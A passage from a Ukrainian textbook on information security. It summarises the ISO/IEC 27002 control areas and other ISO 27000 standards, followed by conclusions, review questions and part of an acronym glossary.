У розділі подано інформацію щодо призначення стандарту. Стандарт містить рекомендації та загальні принципи з ініціювання, впровадження, супроводження й удосконалення управління безпекою інформації в організації. Стандарт можна використовувати як практичну рекомендацію з розроблення власних стандартів організацій та ефективної практики управління безпекою інформації, а також для сприяння встановленню довірчих відносин під час взаємодії між організаціями.

Розділ 2. Терміни та визначення

Розділ містить інформацію про основні терміни та визначення безпеки інформації. Зокрема, термін «безпека інформації» тут визначено як збереження властивостей інформації, на кшталт конфіденційності, цілісності та доступності.

Розділ 3. Структура стандарту

У розділі описано структуру стандарту (його підрозділи було названо вище).

Вимоги стандарту викладено в його розділах 4–15. У них сформульовано 39 цілей управління (Control Objectives), досягнення яких забезпечує захист інформаційних ресурсів від загроз їх конфіденційності, цілісності та доступності. Опис цілей керування фактично містить специфікації функціональних вимог до архітектури управління безпекою інформації організації. Для кожної із цілей керування названо засоби керування (Specific Controls), що можуть бути застосовані для досягнення загальної мети керування.

Розділ 4. Оцінювання й оброблення ризиків

У розділі показано відповідність між цінністю інформаційних ресурсів організації та витратами на систему захисту інформації. Для визначення витрат на систему захисту мають бути враховані рівень ризику та збитки, яких може бути завдано організації. Ризики мають зумовлювати належні пріоритети і дії керівництва щодо управління безпекою інформації та впровадження засобів, обраних для захисту від цих ризиків.

Під час визначення ризиків слід застосовувати системний підхід до обчислення величини ризиків (аналіз ризиків — Risk Analysis) і порівняння обчислених ризиків із критеріями їх значущості (оцінювання ризиків — Risk Assessment).

Для кожного з ризиків слід прийняти рішення щодо його оброблення (усунення чи зниження — Risk Mitigation). Можливі варіанти оброблення ризиків:

- застосування прийнятних засобів управління для зниження ризиків;
- свідоме прийняття ризиків за умови забезпечення їх відповідності політиці організації й критеріям прийняття ризиків;
- усунення ризиків шляхом заборони дій, що можуть викликати ці ризики;
- перекладання ризиків на інші сторони, наприклад на страховиків або постачальників.

Для оброблення ризиків необхідно обрати й впровадити засоби управління з урахуванням:

- вимоги й обмежень національного й міжнародного законодавства;
- цілей організації;
- робочих вимог і обмежень;
- вартості впровадження засобів управління ризиками.

Розділ 5. Політика безпеки

Роз'яснення цілей і здійснення всебічної підтримки захисту інформації шляхом чіткого формулювання політики безпеки — обов'язок вищого керівництва.

Наявність документа про політику безпеки інформації є однією з цілей керівництва. У розділі рекомендовано зміст цього документа, а саме:

- визначення захисту інформації, його головні цілі та сфера застосування, а також значення захисту інформації як механізму, що дає змогу використовувати її колективно;
- викладення позиції керівництва з питань реалізації цілей і принципів захисту інформації;
- тлумачення конкретних варіантів політики безпеки, принципів, стандартів і вимог до її дотримання, зокрема:
  - виконання правових і договірних вимог,
  - вимоги щодо навчання персоналу правил безпеки,
  - політика попередження і виявлення вірусів,
  - політика забезпечення безперебійної роботи організації;
- визначення загальних і конкретних обов'язків із забезпечення режиму безпеки інформації;
- роз'яснення процедури сповіщення про події, які можуть впливати на безпеку інформації.

Окремий підрозділ присвячено порядку ревізії політики безпеки. Ревізію необхідно проводити періодично із запланованим інтервалом, а також у випадку

суттєвих змінень, що можуть впливати на політику безпеки. Під час ревізії слід аналізувати можливості вдосконалення політики безпеки інформації та підходів до управління безпекою в результаті здійснення змін в організаційному середовищі, обставинах бізнесу, юридичних умовах або технічному оточенні. Слід також враховувати результати періодичних перевірок керівництва, вхідні та вихідні дані для яких детально розглянуто у стандарті.

Розділ 6. Організація забезпечення безпеки інформації

У цьому розділі визначено дві цілі управління в таких підрозділах.

1. Інфраструктура безпеки інформації організації (Internal organization).

   Для забезпечення захисту інформації слід створити відповідну структуру управління в організації. Необхідно проводити регулярні наради керівництва, присвячені коригуванню політики безпеки інформації, розподілу обов'язків із забезпечення захисту та координації дій, спрямованих на підтримку режиму безпеки. За потреби для консультацій слід залучити фахівців відповідного рівня. З метою обміну досвідом необхідно встановлювати контакти з фахівцями інших організацій. Слід всебічно впроваджувати комплексний підхід до розв'язання проблем безпеки інформації.

2. Питання безпеки доступу сторонніх організацій (External parties).

   Під час взаємодії із сторонніми організаціями, зокрема, у разі застосування їхніх продуктів або послуг, необхідно унеможливити компрометацію безпеки інформації. Для цього слід уживати узгоджених з іншими організаціями заходів із підтримки режиму безпеки. Потрібно провести аналіз ризиків і визначити вимоги до засобів управління, що знижують ці ризики. Відповідні засоби та заходи управління мають бути зафіксовані в угоді зі сторонньою організацією.

Розділ 7. Управління ресурсами

Організація має чітко усвідомлювати, якими інформаційними ресурсами вона володіє, і керувати їхньою безпекою належним чином. У двох підрозділах цього розділу визначено цілі такого управління.

1. Відповідальність за ресурси (Responsibility for assets).

   Усі ресурси повинні бути враховані та мати своїх відповідальних. Обладнання та інший інвентар, що можуть впливати на інформаційні ресурси (апаратне та програмне забезпечення, дані, документація, носії інформації, допоміжні пристрої і системи на кшталт кондиціонерів повітря та джерел безперебійного живлення) також необхідно належним чином супроводжувати.

2. Класифікація інформації (Information classification).

   З метою визначення пріоритетів щодо захисту інформації необхідно провести її класифікацію за категоріями значущості (критичності). Таку систему класифікації слід використовувати задля визначення рівнів захисту інформації та сповіщення користувачів щодо необхідності спеціального поводження з нею. Прикладом такої системи є класифікація, яку використовують урядові та військові організації.

Розділ 8. Безпека персоналу

Розділ присвячено питанням відображення завдань безпеки в посадових інструкціях, а також під час надання інформаційних ресурсів, навчання користувачів, реагування на події, що містять загрозу безпеці тощо. Головна мета заходів безпеки, відображених у посадових інструкціях, полягає у зменшенні ризиків на кшталт помилок персоналу, крадіжок, шахрайства чи незаконного використання ресурсів. Основним механізмом управління є надання персоналу певних прав доступу до ресурсів. Цей розділ складається з таких трьох підрозділів.

1. Наймання персоналу (Prior to employment).

   Усі пов'язані з безпекою питання слід враховувати ще під час наймання персоналу на роботу (постійну чи тимчасову). Вимоги щодо безпеки потрібно висвітлювати в описі вакансій, обговорювати в ході інтерв'ю, долучати до посадових інструкцій і угод, а також контролювати їх протягом усього перебування співробітника в організації.

   Керівництво організації має переконатися, що в посадових інструкціях враховано всі вимоги безпеки, які виконуватиме працівник, перебуваючи на своїй посаді. Осіб, яких наймають на роботу, передусім тих, хто працюватиме з конфіденційною інформацією, потрібно належним чином перевіряти. Увесь персонал організації та користувачі інформаційних ресурсів зі сторонніх організацій мають підписати зобов'язання про нерозголошення конфіденційної інформації.

2. Виконання посадових обов'язків (During employment).

   Навчання персоналу — одне з важливих питань управління безпекою інформації в організації. Метою навчання є надання користувачам інформаційних ресурсів відомостей про загрози порушення режиму безпеки інформації, а також необхідних навичок із забезпечення режиму нормального функціонування системи безпеки цієї організації.

   Усі співробітники та підрядники мають бути ознайомлені з процедурою оповіщення про інциденти різного типу (порушення безпеки, загрози, виявлені вразливості чи збої системи), які можуть вплинути на безпеку ресурсів організації. В організації має бути впроваджена процедура поширення дисциплінарних стягнень на співробітників, які порушують режим безпеки.

3. Звільнення з посади чи її змінення (Termination or change of employment).

   Особливу увагу слід приділяти питанням безпеки під час звільнення співробітників або їх переведення на інші посади. Слід контролювати повернення співробітником ресурсів, які йому було надано, а також скасування прав доступу.

Розділ 9. Фізична безпека і безпека середовища

У розділі розглянуто заходи зі створення та адміністрування зон безпеки і контрольованих периметрів, а також заходи щодо здійснення контролю за доступом до приміщень. Велику увагу приділено заходам із захисту обладнання організації. Тут ідеться про те, що вимоги до фізичного захисту можна змінювати залежно від масштабів і структури інформаційних сервісів, а також з урахуванням уразливості

та критичності виробничих процесів, які підтримуються. У цьому розділі визначено дві цілі управління в таких підрозділах.

1. Зони безпеки (Secure areas).

   Мета заходів зі створення та адміністрування зон безпеки — запобігти несанкціонованому доступу до інформаційних ресурсів, їх пошкодженню і створенню перешкод у їх роботі. Для цього організують концентричні зони із засобами фізичного контролю доступу між ними. Інформаційні системи, які підтримують критично важливі чи вразливі сервіси, мають бути розташовані в зонах із належним контролем доступу.

   Для зменшення ризику несанкціонованого доступу чи ушкодження паперової документації та носіїв інформації пропонується встановлювати чіткі правила використання робочого місця.

2. Безпека обладнання (Equipment security).

   Мета заходів з організації захисту обладнання — запобігати втраті, ушкодженню, компрометації ресурсів і збоям у роботі організації. Слід забезпечити захист критичного обладнання інформаційних систем (зокрема, обладнання, розміщеного поза межами організації) від навмисного чи випадкового фізичного пошкодження, пожежі, затоплення, крадіжки, перегрівання, раптових вимкнень електричного живлення тощо. Розглянуто питання захисту допоміжного обладнання (системи електричного живлення чи структурованої кабельної системи) та необхідності безпечної утилізації обладнання і носіїв інформації.

Розділ 10. Управління комунікаціями й операціями

Розділ присвячено організаційним заходам адміністрування комп'ютерних систем і мереж задля забезпечення їх коректної та надійної роботи. Вимоги до безпечного адміністрування комп'ютерних систем і мереж можна змінювати залежно від масштабу та структури інформаційних сервісів, а також від ступеня вразливості та критичності виробничих процесів, які ця система підтримує. У підрозділах цього розділу визначено десять цілей управління.

1. Робочі процедури та відповідальність (Operational procedures and responsibilities).

   Для безпечного адміністрування комп'ютерних систем і мереж необхідно визначити обов'язки персоналу та відповідні процедури. Ці заходи слід підтвердити відповідними робочими інструкціями та операційними процедурами реагування на події для зменшення ризику недбалого чи несанкціонованого використання систем. За потреби слід застосовувати принцип розмежування обов'язків, наприклад відокремити доступ до засобів розроблення та робочих програм.

2. Управління послугами сторонніх підрядників (Third party service delivery management).

   Залучення стороннього підрядника (наприклад, до адміністрування комп'ютерних систем і мереж, розробки компонентів або надання послуг доступу до Інтернету) може призвести до порушення режиму безпеки. Необхідно зазда-

легідь виявити такий ризик і долучити до контракту належні захисні заходи, узгоджені з підрядником.

3. Планування й приймання систем (System planning and acceptance).

   Планування систем і їх приймання дають змогу звести ризики відмов систем до мінімуму. Для забезпечення досяжності ресурсів систем та їх належного навантаження ці ресурси необхідно попередньо спланувати і підготувати. З цією метою слід спрогнозувати потенційні вимоги до параметрів обладнання, задати критерії приймання нових систем і провести відповідні випробування. Слід також спланувати заходи щодо ймовірного переходу на аварійний режим роботи та постійно контролювати процес внесення змін у робочі системи.

4. Захист від шкідливого та мобільного коду (Protection against malicious and mobile code).

   Дієвим заходом із забезпечення цілісності даних і програм є захист від шкідливого програмного забезпечення, на кшталт комп'ютерних вірусів, «логічних бомб» тощо. Для попередження і виявлення випадків проникнення шкідливого програмного забезпечення потрібно впроваджувати належні застережливі заходи. Окремо розглянуто заходи захисту для мобільного коду, що підтримується зв'язувальним ПЗ (Middleware).

5. Резервне копіювання (Back-up).

   Заходи із обслуговування систем дають змогу підтримувати цілісність і доступність сервісів. Необхідно визначити щоденні процедури резервного копіювання даних, реєстрації подій і збоїв, а також процедури спостереження за середовищем функціонування обладнання.

6. Управління безпекою мережі (Network security management).

   Заходи з адміністрування мережі забезпечують захист інформації, яка циркулює в мережі а також в інфраструктурі її підтримки. Управління безпекою комп'ютерних мереж, окремі сегменти яких розміщено поза межами організації, потребує особливої уваги. Необхідно вжити спеціальних заходів захисту до конфіденційних даних, які передаються через мережі загального доступу. Тут розглянуто такі сервіси безпеки, як приватні мережі та міжмережне екранування.

7. Захист носіїв даних (Media handling).

   Слід визначити порядок безпечної роботи з комп'ютерними носіями даних, паперовими документами, системною документацію для забезпечення фізичного захисту під час їх використання, перевезення, зберігання. Потрібно ретельно контролювати процедури знищення носіїв даних.

8. Інформаційний обмін (Exchange of information).

   З метою запобігання втратам, модифікаціям і несанкціонованому використанню інформації обмін даними і програмами між організаціями необхідно контролювати, наприклад, впровадженням політик і процедур, а також укладанням відповідних угод. Особливу увагу слід приділити захисту електронного обміну повідомленнями, електронної пошти, документообігу.

9. Сервіси електронної комерції (Electronic commerce services).

   Застосування систем електронної комерції (eCommerce) потребує ретельної уваги до питань безпеки. Слід також захищати цілісність і доступність інформації, яку публікують у комп'ютерній мережі (зокрема, в Інтернеті).

10. Моніторинг (Monitoring).

    Слід впроваджувати реєстрацію пов'язаних із безпекою подій і здійснювати їх аудит, вести протокол збоїв, забезпечити сповіщення вповноважених адміністраторів про події задля виявлення неавторизованого доступу. Необхідними допоміжними заходами є убезпечення журналів реєстрації та синхронізація системних годинників.

Розділ 11. Управління доступом

Розділ 11 присвячено розгляду питань із здійснення контролю за логічним доступом до комп'ютерних систем і даних, що дає змогу запобігати несанкціонованому доступу. У розділі сформульовано сім цілей управління у таких підрозділах.

1. Вимоги бізнесу щодо контролю доступу (Business requirement for access control).

   Вимоги організації щодо управління доступом користувачів до інформаційних ресурсів повинні бути прозоро задокументовані у політиці управління доступом, що має враховувати правила поширення інформації та розмежування доступу. Можна застосовувати профілі доступу, що відповідають посадам співробітників (ролева політика управління доступом).

2. Управління доступом користувачів (User access management).

   Надання прав доступу користувачам слід здійснювати з дотриманням певних формальних процедур реєстрації й адміністрування користувачів — від початкової реєстрації нових користувачів до видалення облікових записів користувачів, з обов'язковою періодичною ревізією прав і повноважень користувачів. Особливу увагу слід приділяти процедурі надання привілейованих прав доступу користувачам, які надають їм можливість обійти засоби системного контролю.

3. Відповідальність користувачів (User responsibilities).

   Користувачі мають добре знати свої обов'язки із забезпечення ефективного контролю доступу, насамперед щодо використання паролів та захисту обладнання від доступу сторонніх осіб (наприклад, коли комп'ютер користувача залишається без нагляду).

4. Управління доступом до мережі (Network access control).

   Управління доступом до мережі забезпечує захист систем, об'єднаних у таку мережу. Контроль слід забезпечувати як усередині корпоративної мережі, так і під час обміну між організаціями. До числа засобів контролю необхідно долучити механізми автентифікації віддалених користувачів та обладнання. Інформаційні мережні сервіси, користувачі та системи мають бути розподілені на логічні мережні домени з урахуванням встановленої в організації політики доступу.

5. Управління доступом до операційних систем (Operating system access control).

   Одним з важливих заходів управління безпекою інформації є управління доступом до комп'ютерів, здійснюваним на рівні операційних систем. Доступ слід надавати лише зареєстрованим користувачам. У випадку багатокористувацьких систем слід ідентифікувати та перевіряти справжність (автентичність) користувачів наданням їм унікальних ідентифікаторів і паролів доступу. Необхідно фіксувати випадки успішного та невдалого доступу до систем і використання привілеїв, підтримувати систему управління паролями, яка забезпечує добирання надійних паролів, за потреби обмежувати час підключення користувачів.

6. Управління доступом до прикладних програм та інформації (Application and information access control).

   Управління доступом до прикладних програм дає змогу запобігати несанкціонованому доступу до прикладних систем і даних. Доступ до них слід надавати лише зареєстрованим користувачам згідно з визначеною політикою управління доступом. Особливо чутливі прикладні сервіси потребують виділених (ізольованих) платформ та додаткових засобів контролю.

7. Використання мобільних обчислень і віддалених робітників (Mobile computing and teleworking).

   Мають існувати формальні політики, які б врегульовували безпечне використання портативних ПК, комунікаторів, мобільних телефонів, а також безпечний режим взаємодії з віддаленими робітниками.

Розділ 12. Придбання, розроблення та супроводження інформаційних систем

Розділ 12 присвячено питанням урахування вимог безпеки в рамках загального плану робіт із створення інформаційної системи. Для цього вимоги до безпеки систем необхідно визначати та узгоджувати під час розроблення специфікацій, розроблення, придбання, тестування, введення в дію й супроводження інформаційно-комунікаційних систем. Цей розділ містить шість підрозділів.

1. Вимоги безпеки інформаційних систем (Security requirements of information systems).

   На стадії розроблення вимог до системи слід проаналізувати і повністю ідентифікувати вимоги безпеки. Придбане програмне забезпечення має пройти тестування безпеки.

2. Коректність прикладних систем (Correct processing in application systems).

   Під час проектування прикладних систем слід вбудувати в них засоби управління безпекою, зокрема засоби реєстрації подій в контрольному журналі. Необхідно контролювати захищеність файлів прикладних систем. Користувачі прикладної системи та їх розробники зобов'язані підтримувати цілісність цих програм.

3. Криптографічний захист (Cryptographic controls).

   Слід визначити політику застосування засобів криптографічного захисту, яка може містити ролі та відповідальність, цифровий підпис, неможливість відмови, управління ключами та цифровими сертифікатами тощо.

4. Безпека системних файлів (Security of system files).

   Слід контролювати доступ до системних файлів: виконуваних програм, вихідного коду, тестових даних.

5. Безпека процесів розроблення і супроводження (Security in development and support processes).

   Середовище розробки і робоче середовище слід жорстко контролювати. Необхідно здійснювати аналіз усіх змін, які планується внести у системи, задля гарантування того, що ними не буде порушено безпеку середовища розробки та робочого середовища. За потреби слід проводити перевірку ймовірних витоків інформації через приховані канали чи внаслідок дії «троянського коня». Додаткові заходи управління і моніторингу пропонують задіяти у разі залученні до розроблення зовнішніх виконавців (Outsourcing).

6. Управління вразливостями (Technical vulnerability management).

   Управління вразливостями систем і прикладних програм здійснюється шляхом моніторингу оприлюдненої інформації про виявлені вразливості, оцінювання пов'язаних із ними ризиків і усунення вразливостей шляхом оновлень і виправлень програм.

Розділ 13. Управління інцидентами безпеки інформації

Цей розділ присвячено питанням виявлення подій, що впливають на безпеку інформації, та слабких місць у системі безпеки задля гарантування можливості вживати своєчасних заходів протидії. Розділ містить такі два підрозділи.

1. Повідомлення про інциденти безпеки інформації та слабкі місця (Reporting in information security events and weaknesses).

   Впровадження формального порядку сповіщень про різні типи подій і виявлених слабких місць, що можуть впливати на безпеку ресурсів організації. Усі співробітники та контрагенти мають бути поінформовані про такий порядок і зобов'язані невідкладно повідомляти про будь-які події та слабкі місця.

2. Управління інцидентами безпеки інформації та удосконаленнями (Management of Information Security Incidents and Improvements).

   Впровадження порядку ефективного невідкладного оброблення подій і слабких місць. Забезпечення (за потреби) відповідності юридичним вимогам потребує наявності певної доказової бази.

Розділ 14. Управління безперебійністю бізнесу

Цей розділ присвячено питанням планування безперебійної роботи організації.

З метою убереження критично важливих виробничих процесів від наслідків великих аварій і катастроф необхідно розробляти плани забезпечення можливості безперебійної роботи організації на ці випадки. Процес планування безперебійної роботи організації має містити заходи з ідентифікації та зменшення ризиків, ліквідації наслідків від реалізації загроз і швидкого поновлення виробничих процесів і сервісів.

Розділ 15. Дотримання вимог

У розділі наведено рекомендації щодо дотримання юридичних вимог, а також вимог політик і стандартів безпеки. Цей розділ складається з трьох підрозділів.

1. Дотримання юридичних вимог (Compliance with legal requirements).

   Необхідно забезпечити дотримання юридичних вимог з метою виключення порушень будь-яких законів, статутних, нормативних або договірних зобов'язань і будь-яких вимог безпеки, зокрема вимог із захисту фінансової інформації, обмежень у використанні криптографічного захисту, правил збирання доказів під час розслідування інцидентів тощо.

2. Дотримання вимог політик і стандартів безпеки (Compliance with security policies and standards, and technical compliance).

   Стан безпеки інформаційних систем необхідно регулярно перевіряти. Ці перевірки слід проводити виходячи з відповідної політики безпеки, а технічні платформи й інформаційні системи необхідно перевіряти на відповідність прийнятим стандартам забезпечення безпеки. Необхідно мінімізувати втручання в процес тестування систем на рівень інформаційної безпеки. Для цього необхідно мати засоби контролю та захисту засобів тестування і робочих систем під час їх роботи.

3. Застосування аудита інформаційних систем (Information systems audit considerations).

   Слід упровадити засоби управління із захисту діючих систем та інструментів аудита під час проведення аудита інформаційних систем. Також необхідно здійснювати захист цілісності з метою запобігання неправомірному використанню інструментів аудита.

22.3.3. Інші стандарти серії 27000

Стандарти серії ISO 27000 містять правила, рекомендації та специфікації у сфері безпеки інформації для створення, розвитку й підтримки системи менеджменту інформаційної безпеки (СМІБ), яку ще називають системою управління інформаційною безпекою (СУІБ) (Information Security Management System, ISMS).

СМІБ є складовою загальної системи менеджменту, що базується на підході бізнес-ризиків під час створення, впровадження, функціонування, моніторингу, аналізу, підтримки й удосконалення інформаційної безпеки.

Окрім розглянутого вище ISO/IEC 27002 у цій серії оприлюднено ще такі стандарти:

- ISO/IEC 27001:2005 «Інформаційні технології — Методики безпеки — Системи менеджменту інформаційної безпеки — Вимоги» — стандарт, за яким організація може бути сертифікована [272];
- ISO/IEC 27005:2008 «Інформаційні технології — Методики безпеки — Управління ризиками інформаційної безпеки» — стандарт, що надає рекомендації з управління безпекою інформації на основі підходу управління ризиками [273];

- ISO/IEC 27006:2007 «Інформаційні технології — Методики безпеки — Вимоги до організацій, що проводять аудит і сертифікацію систем менеджменту інформаційної безпеки» — настанова з акредитації сертифікаційних організацій [274].

Згідно з вимогами ISO/IEC 27001 в основу розроблення СМІБ покладено модель PDCA:

- Планування (Plan) — етап розроблення СМІБ, створення переліку активів, оцінювання ризиків і добирання заходів;
- Дія (Do) — етап реалізації та впровадження відповідних заходів;
- Перевірка (Check) — етап оцінювання ефективності та продуктивності СМІБ, що переважно виконують внутрішні аудитори;
- Удосконалення (Act) — виконання превентивних та коригуючих дій.

Активно розробляють такі стандарти:

- ISO/IEC 27000 — глосарій для стандартів СМІБ;
- ISO/IEC 27003 — новий довідник із створення СМІБ;
- ISO/IEC 27004 — новий стандарт для вимірювань у галузі інформаційної безпеки;
- ISO/IEC 27007 — стандарт з аудита СМІБ;
- ISO/IEC 27011 — настанова з телекомунікацій у СМІБ;
- ISO/IEC 27033 — стандарт із безпеки комп'ютерних мереж.

Висновки

1. Супроводження діючих систем захисту інформації в інформаційно-комунікаційних системах є важливою складовою забезпечення безпеки інформації. Цей процес регламентовано вітчизняними нормативними документами та стандартами. Використання міжнародних стандартів сприяє підвищенню якості реалізації систем захисту.
2. В Україні діє нормативний документ НД ТЗІ 1.4-001-2000 «Типове положення про службу захисту інформації в автоматизованій системі». Він регулює всі аспекти створення та діяльності структурного підрозділу або окремих осіб, відповідальних за безпеку інформації, що обробляється в інформаційній системі.
3. У додатку до «Типового положення про службу захисту інформації в автоматизованій системі» наведено вимоги щодо розроблення й оформлення керівних документів, на основі яких вживають заходів із захисту інформації. Ці документи утворюють так званий План захисту як окремі його розділи або як пакет окремих документів.
4. Найпоширенішим міжнародним стандартом, який регулює комплекс питань із захисту інформації в організаціях або на підприємствах, є ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління безпекою інформації» (до липня 2007 року — ISO/IEC 17799:2005).

5. Стандарт ISO/IEC 27002 і НД ТЗІ 1.4-001-2000 здебільшого висувають дуже схожі вимоги. Обидва документи відображають сучасні погляди та підходи до забезпечення інформаційної безпеки організації.

Контрольні запитання та завдання

1. Які функції виконує служба захисту інформації в автоматизованій системі?
2. Яким основним документом керується у своїй діяльності служба захисту інформації?
3. Назвіть основні частини Плану захисту інформації в автоматизованій системі.
4. У яких випадках комерційні структури мають керуватися вимогами НД ТЗІ щодо впровадження й супроводження КСЗІ?
5. Які питання розглянуто в ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління безпекою інформації»?
6. Чи можна вважати документ ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління безпекою інформації» технічною специфікацією?

Список скорочень

ACE — Access Control Entry, елемент контролю доступу.

ACL — Access Control List, список управління доступом.

ADSL — Asymmetrical Digital Subscriber Line, асиметрична цифрова абонентська лінія.

AES — Advanced Encryption Standard, поліпшений стандарт шифрування.

AH — Authentication Header, автентифікаційний заголовок (протокол).

ANSI — American National Standards Institute, Американський національний інститут стандартів.

AOL — America OnLine (популярна і найбільша комерційна онлайнова служба в США).

API — Application Programming Interface, інтерфейс прикладних програм.

ARP — Address Resolution Protocol, протокол перевизначення адрес.

ARPA — Advanced Research Projects Agency, Агентство з перспективних дослідницьких проектів Міністерства оборони США.

ARPAnet — Advanced Research Projects Agency network, мережа ARPA.

ASCII — American Standard Code for Information Interchange, американський стандартний код для обміну інформацією.

ATM — Asynchronous Transfer Mode, асинхронний режим передавання [даних].

BGP — Border Gateway Protocol, протокол граничного шлюзу.

BIOS — Basic Input/Output System, базова система введення-виведення.

BSD — Berkeley Software Distribution (компанія).

BSI — the British Standards Institution, Британський інститут стандартів (1); das Bundesamt fur Sicherheit in der Informationstechnik, Федеральне відомство з безпеки в інформаційній техніці [ФРН] (2).

CCITT — Consultative Committee for International Telegraphy and Telephony, Міжнародний консультативний комітет з телеграфного та телефонного зв'язку (МККТТ), нова назва — ITU-T.

CD — Compact Disk, компакт-диск.

CDE — Common Desktop Environment, загальне середовище робочого стола.

CD-R — Compact Disk Recordable, [одноразово] записуваний компакт-диск.

CD-RW — Compact Disk ReWritable, [багаторазово] перезаписуваний компакт-диск.

CERT — Computer Emergency Response Team, команда «швидкої комп'ютерної допомоги».

CGI — Common Gateway Interface, спільний шлюзовий інтерфейс.

CHAP — Challenge Handshake Authentication Protocol, протокол взаємної автентифікації.

CIDR — Classless InterDomain Routing, безкласова міждоменна маршрутизація.

CISC — Complex Instruction Set Computing, обчислення зі складним набором команд.

CMIP — Common Management Information Protocol, загальний інформаційний протокол управління.

COM — Component Object Model, модель складених об'єктів.

CPL — Current Privilege Level, поточний рівень привілеїв.

CRC — Cycling Redundancy Check, контроль циклічним надлишковим кодом.

DAC — Discretionary Access Control, дискреційне управління доступом.

DACL — Discretionary Access Control List, список дискреційного контролю доступу.

DCOM — Distributed Component Object Model, об'єктна модель розподілених компонентів.

DDoS — Distributed DoS, розподілена DoS-атака.

DEA — Data Encryption Algorithm, алгоритм шифрування даних.

DES — Data Encryption Standard, стандарт шифрування даних.

DLL — Dynamic Link Library, бібліотека, що підключається динамічно.

DMA — Direct Memory Access, прямий доступ до пам'яті.

DNS — Domain Name System, система доменних імен.

DOI — Domain of Interpretation, домен інтерпретації.

DOS — Disk Operating System, дискова операційна система.

DoS — Denial of Service, [атака] відмови в обслуговуванні.

DPL — Descriptor Privilege Level, рівень привілеїв дескриптора.

DSL — Digital Subscriber Line, цифрова абонентська лінія.

DVA — Distance Vector Algorithm, дистанційно-векторний алгоритм.

DVD — Digital Versatile Disk, цифровий багатофункціональний диск.

EAL — Evaluation Assurance Level, рівень гарантій оцінювання.

EAP — Extensible Authentication Protocol, розширюваний протокол автентифікації.

EAPOL — EAP Over LAN, протокол EAP для локальної мережі.

EBCDIC — Extended Binary Coded Decimal Interchange Code, розширений двійково-десятковий код обміну інформацією.

EFS — Encrypting File System, система шифрування даних.

EGP — Exterior Gateway Protocol, протокол зовнішніх маршрутизаторів.

EIP — Extended Instruction Pointer, розширений покажчик команди (регістр процесора).

ELF — Executable and Linkable Format, формат виконуваних і компонованих модулів.

ESP — Encapsulating Security Payload, інкапсулюючий захист вмісту (протокол).

FAT — File Allocation Table, таблиця розміщення файлів.

FCITS — Federal Criteria for Information Technology Security, федеральні критерії безпеки інформаційних технологій.

FDDI — Fiber Distributed Data Interface, інтерфейс для передавання розподілених даних волоконно-оптичними каналами.

FQDN — Fully Qualified Domain Name, повне доменне ім'я.

FTAM — File Transfer, Access and Management, протокол передавання, доступу та управління файлами.

FTP — File Transfer Protocol, протокол передавання файлів.

GDT — Global Descriptor Table, глобальна таблиця дескрипторів.

GID — Group ID, ідентифікатор групи.

GIF — Graphics Interchange Format, формат обміну графічними даними.

GINA — Graphical Identification and Authentication, графічна бібліотека ідентифікації й автентифікації.

GRE — Generic Routing Encapsulation, загальний метод інкапсуляції для маршрутизації.

GUID — Globally Unique IDentifier, глобально унікальний ідентифікатор.

HAL — Hardware Abstraction Level, рівень абстрагування від обладнання.

HP — Hewlett-Packard (корпорація).

HTML — HyperText Markup Language, мова розмітки гіпертексту.

HTTP — HyperText Transfer Protocol, протокол передавання гіпертексту.

IANA — Internet Assigned Numbers [Names] Authority, Центр присвоєння номерів [імен] Інтернету.

IBM — International Business Machines (корпорація).

ICMP — Internet Control Messages Protocol, протокол керуючих повідомлень в Інтернеті.

ICQ — I Seek You (сервіс спілкування в Інтернеті).

IDT — Interrupt Descriptor Table, таблиця дескрипторів переривань.

IDS — Intrusion Detection System, система виявлення атак.

IEC — International Electrotechnical Commission, Міжнародна електротехнічна комісія [МЕК].

IEEE — the Institute of Electrical and Electronics Engineers, Інститут інженерів з електротехніки й електроніки.

IETF — Internet Engineering Task Force, група інженерної підтримки Інтернету.

IGP — Interior Gateway Protocol, протокол внутрішнього маршрутизатора.

IKE — Internet Key Exchange, протокол обміну ключами в Інтернеті.

IM — Instant Messaging, система передавання миттєвих повідомлень.

IMAP — Internet Mail Access Protocol, протокол доступу до електронної інтернет-пошти.

IOPL — Input/Output Privilege Level, рівень привілеїв [команд] введення-виведення.

IP — Internet Protocol, протокол Інтернету.

IPX — Internetwork Packet eXchange, міжмережний пакетний обмін (протокол).

IRC — Internet Relay Chat, система спілкування Інтернетом.

IRTF — Internet Research Task Force, робоча група Інтернету з досліджень.

ISAKMP — Internet Security Association and Key Management Protocol, протокол узгодження параметрів віртуального з'єднання й управління ключами.

ISDN — Integrated Services Digital Network, цифрова мережа з комплексними послугами.

IS-IS — Intermediate System to Intermediate System, протокол маршрутизації для проміжних систем.

ISN — Initial Sequence Number, початковий номер послідовності.

ISO — the International Organization for Standardization, міжнародна організація зі стандартизації.

ITSEC — Information Technology Security Evaluation Criteria, критерії оцінювання безпеки інформаційних технологій («Європейські критерії»).

ITU — International Telecommunications Union, Міжнародний союз електрозв'язку.

ITU-T — ITU – Telecommunications Sector, сектор телекомунікацій ITU.

JS — Java Script (мова сценаріїв).

L2F — Layer 2 Forwarding, пересилання канального рівня (протокол).

L2TP — Layer 2 Tunneling Protocol, протокол тунелювання канального рівня.

LAN — Local Area Network, локальна мережа.

LAP — Link Access Protocol, протокол доступу до каналу зв'язку.

LDT — Local Descriptor Table, локальна таблиця дескрипторів.

LLC — Logical Link Control, управління логічним з'єднанням (рівень взаємодії).

LPC — Local Procedure Call, локальний виклик процедур.

LSA — Local Security Authority, локальний адміністратор безпеки (1); Link State Algorithm, алгоритм стану зв'язків (2).

LSASS — Local Security Authentication Subsystem Service, підсистема локальної автентифікації.

LUID — Locally Unique IDentifier, локально унікальний ідентифікатор.

MAC — Media Access Control, управління доступом до середовища (рівень взаємодії) (1); Mandatory Access Control, мандатне управління доступом (2); Message Authentication Code, код автентифікації повідомлення (3).

MAPI — Messaging API, прикладний програмний інтерфейс передавання повідомлень.

MBR — Master Boot Record, головний завантажувальний запис.

MD — Message Digest, алгоритми обчислення хеш-функцій.

MIB — Management Information Base, база інформації управління.

MLD — MultiLevel Directory, багаторівневий каталог.

MMS — Multimedia Message Service, служба передавання мультимедійних повідомлень.

MS — MicroSoft (корпорація).

MSDN — MicroSoft Developers Network, мережа для розробників на платформі Microsoft.

MSF — MetaSploit Framework (програма для створення, тестування й моделювання експлойтів).

MTA — Mail Transfer Agent, агент передавання пошти.

MTU — Maximum Transmission Unit, максимальний розмір блока даних для передавання.

